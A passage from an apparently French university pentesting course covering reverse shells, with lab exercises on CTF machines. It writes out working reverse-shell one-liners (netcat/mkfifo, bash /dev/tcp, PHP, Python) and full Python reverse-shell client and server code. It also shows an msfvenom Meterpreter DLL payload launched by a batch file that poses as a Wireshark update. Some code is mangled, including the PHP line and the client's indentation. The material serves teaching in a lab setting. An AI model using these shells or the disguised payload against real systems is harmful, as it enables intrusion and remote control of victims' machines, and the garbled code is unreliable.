rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```


Comme nous l'avons vu précédemment, il faut avoir trouvé une faille pour mettre en place un reverse-shell. Il existe donc des reverse-shell qui seront plus faciles à ouvrir dans certaines situations

que d'autres. Netcat fait partie, comme nous l'avons vu plus tôt, des reverse-shell car il peut créer un socket en envoyant le shell à un utilisateur distant. C'est pourquoi nous allons nous intéresser aux différents types de reverse-shell.

### Différents types de reverse-shell

#### Netcat-reverse

Imaginons qu'une faille nous permet d'utiliser un ‘echo’ dans le terminal cible, nous pourrons alors appliquer netcat en ouverture de port comme ci-dessous :



```

root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59006
ls
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sites
^C
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59008
ls
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sitesbulldog2

```

FIGURE 7.12 – Reverse Netcat en localhost

L'option ‘-e’ ou ‘-c’ de Netcat va nous permettre d'exécuter un programme chez un utilisateur distant sur un port donné. Ici, le programme annoncé est : ‘/bin/sh’, soit le shell. Ce type de reverse-shell est extrêmement rapide à mettre en place dès qu'une faille est apparente car les commandes sont intuitives. Cependant, l'attaquant ne reçoit aucune informations au niveau du ‘tty’. Un ‘tty’ est une console virtuelle qui permet de taper des lignes de commandes. Il va donc falloir l'importer afin d'obtenir un reverse-shell digne de ce nom :



```

root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59104
ls
192.168.10.100
Bulldog
Bulldog2
rockyou.txt
sites
python -c "import pty; pty.spawn('/bin/bash')"
root@kali:~/Bureau# ls
ls
192.168.10.100 Bulldog Bulldog2 rockyou.txt sites
root@kali:~/Bureau#

```

FIGURE 7.13 – Importation d'un TTY

Pour remédier à ce problème, nous avons importer des commandes shell grâce à Python. Python est un langage informatique basé sur le C. Son argument ‘-c’ va nous permettre de directement taper du Python sur la même ligne de commande. Le code qui suit est très simple car son fonctionnement est sa propre lecture traduite en français. Ceci nous donne : “Importe le module pty puis, dans ce dernier, utilise la fonction spawn (faire apparaître) avec l'option ‘/bin/bash’. Donc le module ‘pty’ intègre une fonction qui permet de faire afficher des pseudo-terminals avec le type de shell que l'on souhaite. Ici, nous avons choisi un bash-shell.

Nous obtenons à partir de ce point un bash-shell qui correspond au terminal de la cible. Nous nous sommes, à partir de ce moment précis, introduits pour la première fois au sein d'une machine cible !


### Bash TCP

Au sein de cette partie, nous allons utiliser du bash avec une ouverture de port sur un serveur TCP comme ceci :

### 7.3 Possibilité d'effectuer un reverse-shell

```
bash -i >& /dev/tcp/ip_attaquant/port écoute 0>&1
```

Voici un cas d'application réel de ce reverse :



The image shows two terminal windows. The left window is on a Kali Linux host (root@kali) and shows the command 'netcat -lvp 5555' being run, followed by a connection from 'localhost' on port 40126 to port 5555. The right window is on a target machine (root@kali) and shows the command 'bash -i >& /dev/tcp/localhost/5555 0>&1' being run, which creates a reverse shell.

FIGURE 7.14 – Reverse Bash localhost

On peut voir ici qu'en appliquant le reverse bash TCP sur la cible, nous avons pu nous connecter grâce à l'écoute de Netcat au shell ciblé.

Mais que signifie cette commande rentrée dans la machine cible ?

L'option '-i>&' va nous permettre de retourner un bash interactif soit être en mode connecté. '/dev/tcp/ip attaquant/port écoute' va annoncer à la cible à qui envoyer ce bash interactif et sur quel port à travers un socket TCP.

0>&1 va nous permettre d'inverser les entrées et les sorties et ainsi créer le reverse-shell. Nous nous sommes ainsi introduits via le protocole TCP en bash dans la machine cible. Le protocole TCP est souvent associé au protocole UDP car ils sont presque similaires. La plus grosse différence, qui est majeure, est que TCP est en mode connecté et UDP en mode non connecté. Le mode connecté est un mode d'envoi et de réception de fichier qui a un "accusé-réception". Ceci signifie que le message est éparpillé dans le réseau en plusieurs paquets, avec un numéro qui leur est propre, et arrive chez le destinataire dans un ordre non défini. Cette méthode nécessite donc au destinataire de recomposer le message et de vérifier que tous les paquets sont bien arrivés. Si ce n'est pas le cas, ce dernier va pouvoir demander à l'envoyeur de lui renvoyer le ou les paquets manquants. C'est ce que l'on nomme le mode connecté. Le protocole UDP va se baser sur le mode non connecté. Cette méthode est l'équivalent du temps réel et se doit donc d'avoir une interaction directe entre les deux machines. Le message ne pourra donc pas être découpé ce qui implique un renvoi complet de ce dernier s'il est incomplet à la réception. Le protocole UDP est principalement utilisé dans les applications en temps réels car son faible temps de latence permet d'accéder aux contenus rapidement. Cependant, en ce qui concerne le reverse-shell, UDP n'est vraiment pas conseillé car ce protocole, ne vérifiant pas l'intégrité des trames, pourrait nous faire penser que nous nous sommes trompés alors que c'est UDP qui n'est pas fiable. C'est pour cette raison que TCP sera utilisé en reverse-shell.


### PHP

Le PHP est un langage de programmation Web couramment utilisé pour dialoguer avec la base de données ainsi que pour sécuriser les sites. A titre d'exemple, le HTML va permettre de créer un formulaire que l'utilisateur va remplir. Le PHP sera présent pour vérifier que toutes les conditions ont été respectées afin de valider le formulaire. On s'aperçoit donc que l'utilisateur communique directement avec le PHP. Il y donc des possibilités de réaliser des reverse-shell dans ce langage. Nous pouvons tester le code PHP en localhost sur la **figure 7.15**.

Le code PHP est le suivant :

```
php -r '$s=fsockopen("<IP>",<PORT>);exec("/bin/sh -i <\&3 >\&3 >\&3");'
```

## Chapitre 7. L'intrusion dans le système cible



```
root@kali:~/Bureau# php -r '$sock=fsockopen("127.0.0.1",5555);exec("/bin/sh")';' >&3 2>&3"
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59968
# ls
# 192.168.10.100
# Bulldog
# Bulldog2
# ctf blagnac
# dico.txt
# incremental.txt
# rockyou.txt
# single.txt
# sites
# 
```

FIGURE 7.15 – PHP-reverse

Regardons ensemble cette commande afin de la comprendre :


- 'php -r' va nous permettre d'exécuter du code PHP en ligne de commande
- 'php -r' va nous permettre d'exécuter du code PHP en ligne de commande.
- '\$\$=fsockopen("<IP>",<PORT>);' cette commande a pour but, à travers la variable \$\$, d'ouvrir un socket grâce à la fonction fsockopen().
- 'exec ()' est une fonction PHP permettant d'écrire dans le cmd.

Il est donc assez facile de réaliser un reverse-shell en PHP si l'administrateur web n'a pas réalisé correctement son travail au niveau des failles XSS.

### Python

Au cours de cette partie, nous allons nous pencher sur le reverse-shell via le langage Python. Ce langage, basé principalement sur le C, se démocratise de plus en plus aujourd'hui. Certes, ce langage est lent, mais il va nous permettre grâce à sa grande ouverture d'exploiter toutes les failles informatiques.


Voyons un cas concret sur un reverse en localhost :



```
root@kali:~/Bureau# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53122
# ls
# 192.168.10.100
# Bulldog
# Bulldog2
# ctf blagnac
# dico.txt
# incremental.txt
# rockyou.txt
# single.txt
# sites
# 
```

FIGURE 7.16 – Python-reverse

Comme on peut le voir ci-dessus, le code est assez important. C'est pourquoi il est plus simple de le visualiser sous un éditeur de texte :



```
python_rev
~/Bureau/python-reverse
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53140
# ls
# python_rev
# cd ..
# ls
# 192.168.10.100
# Bulldog
# Bulldog2
# ctf blagnac
# john
# python-reverse
# rockyou.txt
# sites
root@kali:~/Bureau/python-reverse
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~/Bureau/python-reverse# python python_rev
```

FIGURE 7.17 – Python-reverse

Nous comprenons alors qu'un script peut être créé assez facilement afin d'invoquer un reverse-

## 7.3 Possibilité d'effectuer un reverse-shell

shell chez une cible. Le code peut être lancé soit directement dans un invite de commande soit en invoquant un programme existant chez la cible comme nous l'avons fait ci-dessus.

### 7.3.2 Meterpreter

Meterpreter est un outil dépendant de Metasploit ayant pour but de créer des payloads assez particuliers. En effet, ces payloads, cryptés ou non, permettent de mettre en place un reverse-shell entre nous et notre cible. Nous allons donc dans un premier temps découvrir les injections DLL puis, nous ferons un comparatif entre les reverse shell "classiques" et ceux de Meterpreter.

#### Injections DLL

Les fichiers DLL (Dynamic Link Library) sont comme des fonctions utilisées par un programme principal. Lors de son exécution, seul le programme principal est visible dans le gestionnaire des tâches ce qui rend sa détection presque impossible. De cette manière, nous allons même pouvoir appliquer un DLL à un programme existant et ayant les droits administrateur. Ainsi, le retour de ce payload à notre écran nous fournira l'accès administrateur de la cible.

Nous allons donc vous montrer la conception d'une injection DLL.

#### Mise en place d'une injection DLL

Meterpreter va donc nous permettre la création de ces fichiers malicieux. Il faut cependant utiliser Msfvenom qui contient Meterpreter. Nous allons réaliser un reverse-shell sur un Windows server 2019 au cours de cette partie. Commençons par créer le fichier .dll :

```
root@kali:~/meterpreter# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.200 LPORT=4444 --platform windows -f dll R > test.dll
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

FIGURE 7.18 – Crédit à la création du .dll

Comme vous avez pu le voir, la commande est très longue mais facile à comprendre. Tout d'abord, l'argument "-p" va vous permettre de choisir le payload que vous souhaitez utiliser. N'hésitez pas à jeter à coup d'œil à la liste de ses 556 payloads via la commande :

**msfvenom - -list payloads**

Cette liste vous montrera que les possibilités sont presque infinies car il existe même des attaques basées sur VNC ! Après avoir choisi son payload, il faut lui indiquer notre IP ainsi que notre port d'écoute. Pour terminer, nous indiquons la plateforme d'attaque, le format du fichier et enfin son nom. Il est à noter que le "R" n'est en aucun cas obligatoire. Dans notre cas, nous n'avons pas choisi d'utiliser un encoder car nous avons désactivé l'anti-virus de la machine cible. N'hésitez pas encore une fois à lister les encoders afin d'en choisir un qui vous convienne. Ensuite, nous allons créer un programme qui exécutera ce fichier .dll :

```
root@kali:~/meterpreter# cat test.bat
@echo off
echo Veillez patienter pendant que la mise à jour de Wireshark se réalise
rundll32.exe test.dll,main
exit
```

FIGURE 7.19 – Fichier .bat

Nous pouvons à présent utiliser Winrar pour compresser ces deux fichiers sous un .exe que l'on nommera Wireshark par exemple :

## Chapitre 7. L'intrusion dans le système cible



FIGURE 7.20 – Wireshark.exe

Revenons sur Metasploit afin de lancer l'écoute du reverse-shell lors de l'exécution de Wireshark.exe sur Windows server :

FIGURE 7.21 – Ecoute lors de l'exécution du fichier

Nous nous retrouvons bien dans Meterpreter qui va nous proposer plusieurs champs d'actions grâce à son reverse-shell. En effet, Meterpreter nous permet de manipuler les fichiers, le réseau, les périphériques ainsi que le système en lui-même.

Il existe trois types de payload dans Meterpreter :

- **Single Payload** : Permettent d'exécuter une tâche spécifique, ex : lancement d'une calculatrice
  - **Stager Payload** : Payload par étage, l'étage 0 va permettre la création du reverse shell et le stage 1 va permettre l'injection DLL vers la victime.
  - **Stageless payload** : Payload regroupant la totalité des outils permettant l'exploitation de la victime.

Nous verrons simplement les Stager et Stageless payload puisqu'un single payload est simplement l'exécution d'un programme sur la machine cible.

## Stager Payload

Les stager payload sont des payload à étages comme son nom l'indique. En effet, leur avantage est d'être moins lourd en mémoire puisqu'une fois leur exécution faite, ils vont télécharger un autre payload qui permettra de faire l'injection DLL avec les librairies utiles pour le fonctionnement de Meterpreter.

### 7.3 Possibilité d'effectuer un reverse-shell

Voici un schéma du fonctionnement :




FIGURE 7.22 – Fonctionnement d'un Stager payload. Source : [secvinfo.com](http://secvinfo.com)

Pour utiliser ce type de payload avec msfvenom il faut utiliser le payload **windows/meterpreter/reverse\_tcp**. Les "slash" sont très important puisqu'ils permettent de différencier l'utilisation d'un stager d'un stageless payload.

De plus, l'avantage principale du staged payload c'est qu'il permet d'exécuter l'exploit directement dans la mémoire de la machine victime laissant ainsi très peu de traces sur le disque dur. Il y a également un chiffrement des données entre l'attaquant et la victime. Cependant, avec un stager payload, le chiffrement du trafic entre l'attaquant et la victime ne débute qu'après le téléchargement du second payload.

#### Stageless Payload

Dans cette catégorie, le payload est envoyé entièrement sur la machine de la victime. Celui-ci contient tout ce qui est nécessaire pour obtenir un reverse shell vers la machine de l'attaquant. Aucun transfert supplémentaire à partir de la machine de l'attaquant n'est nécessaire.

Voici un bref schéma de fonctionnement de ce payload :




FIGURE 7.23 – Fonctionnement d'un Stageless payload

## Chapitre 7. L'intrusion dans le système cible

Avec cette catégorie de payload, le code malveillant est envoyé entièrement sur la machine de la victime. Le chiffrement du trafic entre la victime et l'attaquant est lancé dès la première connexion. Les stageless payloads peuvent être utiles notamment dans des situations où la cible se trouve derrière un proxy qui bloque le téléchargement de fichiers exécutables.

Nous allons à présent comparer les payloads exploités par Meterpreter et les reverse-shell que nous vous avons présentés plus haut.

### Comparaison de scripts

Comme vous l'aurez compris, les fichiers écrits par Msfvenom puis exploités par Meterpreter sont bien des reverse-shell. Nous allons donc observer la différence de code entre un fichier Msfvenom et ceux vu dans la section précédente.

Voici un tableau comparatif des deux scripts :

| Meterpreter Payload   | Classique Payload   |
|---|---|
| + Connexion chiffrée entre la victime et l'attaquant<br>+ Outil très puissant pour le post exploitation (utilisation de key logger,...)<br>+ Peut-être combiné à des exploits<br>- Facilement détectable par les antivirus du fait de leur grande utilisation et de leur signature connue | + Peu détectable par des antivirus<br>+ Mise en place facile<br>- Peu de fonctionnalités<br>- Pas de connexion chiffrée |

FIGURE 7.24 – Tableau comparatif



## 8. Exercices de programmation

Au cours de cette partie, nous allons vous proposer de recoder des outils détaillés durant le cours afin que vous puissiez comprendre le fonctionnement global de ces derniers. Sachant que vous n'aurez pas le temps de recoder une application entière, nous vous proposons de ne recoder qu'une partie de l'outil en vous basant sur ce que nous avons déjà réalisé. Tout code suffisant pour être noté sera ajouté en bonus à votre note de TP. Si votre note de TP est déjà de 20, ce bonus sera basculé sur le DS.

### 8.1 Recoder une partie de Nmap

Comme vous l'aurez compris durant le cours, Nmap est un outil très complet. C'est pour cette raison que nous vous proposons l'exercice suivant :

Réaliser une usurpation d'adresse (spoof) tout en recueillant les ports ouverts d'une machine et les versions des services. En vu du peu de temps que vous avez, nous vous proposons un code que nous avons réalisé qui permet de connaître les ports ouverts et la version du service smb. Ce code n'est certes pas parfait mais vous permettra de gagner du temps dans vos recherches voir **annexe : A**

Pour vous aider, ce code est disponible sur Github via ce lien :  
[https://github.com/MatthieuGouyen/scan\\_port](https://github.com/MatthieuGouyen/scan_port)

### 8.2 Coder un reverse-shell

Le second exercice que nous vous proposons est de compléter, améliorer et automatiser nos programmes client et server qui permettent un reverse-shell. Voici notre code :

## Chapitre 8. Exercices de programmation

```
1 #! /usr/bin/env python3
2 """ Les envoies se font en bytes donc on encode les str en b"""
3 import socket, subprocess, os, sys
4 from time import sleep
5 host = "localhost"
6 port = 5555
7
8 connection_with_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #creation du socket
9
10 while connection_with_server.connect_ex((host, port)) != 0: #connexion au serveur à l'infini
11     sleep(2)
12
13 print("Established connection with the server on the port "+str(port))
14
15 end = ""
16
17 while end != b"end": #b pour bytes
18     command = connection_with_server.recv(1024)
19     if command.decode() == "end":
20         connection_with_server.send(command)
21         end = command
22
23 cmd = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=
24                         subprocess.PIPE) #Popen -> création d'un programme fils dans un nouveau processus
25                         #subprocess.PIPE -> redirection vers le flux standard
26     if command[:2].decode() == 'cd':
27         command = command.decode()
28         if os.path.exists(str(command[3:])): #vérification du chemin
29             os.chdir(str(command[3:])) #changement de dossier
30             out = b"directory changed"
31     else:
32         out = cmd.stdout.read() + cmd.stderr.read()
33     connection_with_server.send(out + b"\nEnd of the results\n ")
34 print("Close of the session")
35 connection_with_server.close()
```

FIGURE 8.1 – Code client

## 8.2 Coder un reverse-shell

---

```
1  #! /usr/bin/env python3
2  # Les envoies se font en bytes donc on encode les str en b
3  import socket
4  import pty
5
6  hote = 'localhost'
7  port = 5555
8
9  connection_main = socket.socket(socket.AF_INET,socket.SOCK_STREAM) #création du socket
10 connection_main.bind((hote, port)) #connexion du socket au serveur
11 connection_main.listen(5) #mode écoute
12 print("The server listens on the port "+str(port))
13
14 connection_with_client, infos_connection = connection_main.accept() #ack de connexion
15
16 msg_received = ""
17
18
19 while msg_received != b"end": #b pour bytes
20     data = ''
21     while data == '':
22         data = input("msg to send : ")
23         connection_with_client.send(data.encode())
24     msg_received = connection_with_client.recv(1024)
25     print(msg_received.decode())
26
27 print("Close of the session")
28 connection_with_client.close()
29 connection_main.close()
```

FIGURE 8.2 – Code serveur

Ces deux scripts sont disponibles sur <https://github.com/MatthieuGouyen/Reverse>



# V

## Cinquième partie

|           |                         |            |
|-----------|-------------------------|------------|
| <b>9</b>  | <b>TP .....</b>         | <b>105</b> |
| 9.1       | TP 1                    |            |
| 9.2       | TP 2                    |            |
| <b>10</b> | <b>DM .....</b>         | <b>109</b> |
| <b>11</b> | <b>Conclusion .....</b> | <b>111</b> |





## 9. TP

### 9.1 TP 1

**Objectif :** découverte des outils de pentest via des exercices, réalisation d'un CTF.

**Durée :** 3H

Au cours de ce TP, vous allez découvrir certains outils présents sur la distribution Kali Linux ainsi que les bons gestes à avoir lors de la réalisation d'un CTF. Dans un premier temps, vous allez réaliser trois exercices présents sur la machine TP1\_CTF puis vous allez affronter le CTF Bulldog. Voici ce dont vous aurez besoin :

- **Le cours**
- **VM Kali.OVA sur le FTP de l'IUT**
- **VM Bulldog.OVA sur le FTP de l'IUT**

Kali linux est une distribution qui nécessite des ressources surtout lors de gros calculs. N'hésitez pas à lui fournir 4Go de RAM et 3 cœurs de processeurs si cela est possible.

#### 9.1.1 Introduction

1. Veuillez installer et allumer Kali et TP1\_CTF sous Virtualbox en réseau NAT. Kali possède le login « root » et le mot de passe « root ».
2. Vous êtes à présent dans un terminal sous Kali. Il vous faut dans un premier temps analyser votre réseau pour trouver votre cible. En effet, il est possible que vous n'ayez pas l'IP du CTF. La méthode la plus simple est de réaliser un : arp-scan - -localnet.  
Indiquez le fonctionnement de ce type de requête.
3. Nous sommes dans l'étape de recherche active d'informations.  
Lancez un scan Nmap et donner les ports et les services ouverts.
4. Réalisez un Dirb sur notre cible afin de trouver une piste d'attaque.  
Donnez les dossiers présents sur la cible.

Une fois que vous avez trouvé ces dossiers, veuillez lancer l'exercice 1 via l'url.

### 9.1.2 Exercice 1 : Les bonnes habitudes

1. Vous voilà sur une page de connexion. Trouvez un moyen de trouver le login et le mot de passe afin de vous enregistrer.

Aide : John The Ripper est l'outil idéal à utiliser si vous avez un mot de passe hashé.

Une fois que vous vous êtes enregistrés, vous pouvez passer à l'exercice 2.

### 9.1.3 Exercice 2 : Les failles

1. Le formulaire est l'endroit qui contient le plus de failles. En effet, il permet à l'utilisateur de rentrer des informations et de communiquer avec le serveur Web.

Quelle est l'information qui vous permettra de vous enregistrer ?

2. Comme vu dans le cours, mettez en place le proxy afin que Burpsuite puisse intercepter les requêtes du formulaire et ainsi vous permettre de vous enregistrer.

3. Voici un nouveau formulaire avec une autre faille à exploiter. En autonomie, trouvez un moyen d'obtenir le flag de cet exercice.

Donner le nom de la faille ainsi que l'outil utilisé.

Vous pouvez à présent passer à l'exercice suivant.

### 9.1.4 Exercice 3 : Le web-shell

1. Avec l'aide donnée par la page de l'exercice 3 ainsi que du cours, réalisez un reverse-shell sur la cible afin de trouver le flag.

2. Connectez vous en SSH avec les informations obtenues dans le flag.

Donnez la commande pour se connecter en SSH.

3. Trouvez le flag dans /home/<USER>.

### 9.1.5 Exercice 4 : Si il vous reste du temps

Dans cet exercice, vous allez réaliser le CTF Bulldog. Comme pour les autres machines, mettez-  
là en réseau NAT et essayez en autonomie de le réaliser. SI vous avez la moindre question, n'hésitez  
pas à appeler un encadrant afin qu'il puisse vous aider.

## 9.2 TP 2

**Objectif :** exploitation des outils de scans, étude de documents, reverse-shell, python.

**Durée :** 3H

Lors de ce TP, vous allez devoir résoudre le CTF View2aKill présent au format OVA sur le FTP de l'IUT. Vous pouvez augmenter la quantité de RAM et de CPU de votre Kali en fonction de votre machine hôte.

1. Veuillez télécharger ce CTF et l'installer sous Virtualbox.
2. Allumez le CTF et Kali en réseau NAT et obtenez l'IP de la cible.
3. Commencez à faire une recherche d'informations active via Nmap et Dirb. N'hésitez pas à utiliser un scan avec le script par défaut afin d'obtenir un maximum d'informations.  
Indiquez les ports et les services ouverts.
4. A la suite de Dirb et de Nmap, observez toutes les pages trouvées afin d'obtenir un fichier et une page exploitables.  
Donnez l'url et le fichier.
5. Avec cette recherche active d'informations, vous devez avoir obtenu une page de connexion, un mail et un mot de passe associé. Si ce n'est pas le cas, n'hésitez pas à appeler l'encadrant ou à chercher plus longtemps.
6. Une fois connecté sur le site, à l'aide votre cours et des anciens TP, essayez de trouver une faille afin de mettre en place un reverse-shell.  
Aide : Burpsuite peut être d'une grande aide.
7. Le reverse-shell est lancé et vous êtes entré dans la machine cible.  
Quelle est l'utilisateur dont vous avez pris le contrôle ?  
Avec les conseils vus en cours et en fonction de vos droits sur la machine, cherchez un moyen d'établir une connexion SSH avec un utilisateur ayant plus de droits.
8. Vous avez donc plus de droits grâce à ce nouvel utilisateur et vous pouvez accéder aux dossiers d'autres utilisateurs. L'un d'eux contient un fichier .txt qui renferme d'importantes informations et consignes à suivre.  
Aide : le python vous permettra de résoudre rapidement l'énigme.
9. Si vous avez suivi les consignes et compris les concepts des CTFs, vous êtes censés avoir obtenu le flag et ainsi gagné la partie. Si ce n'est pas le cas, n'hésitez pas à contacter l'encadrant où à chercher plus longtemps.

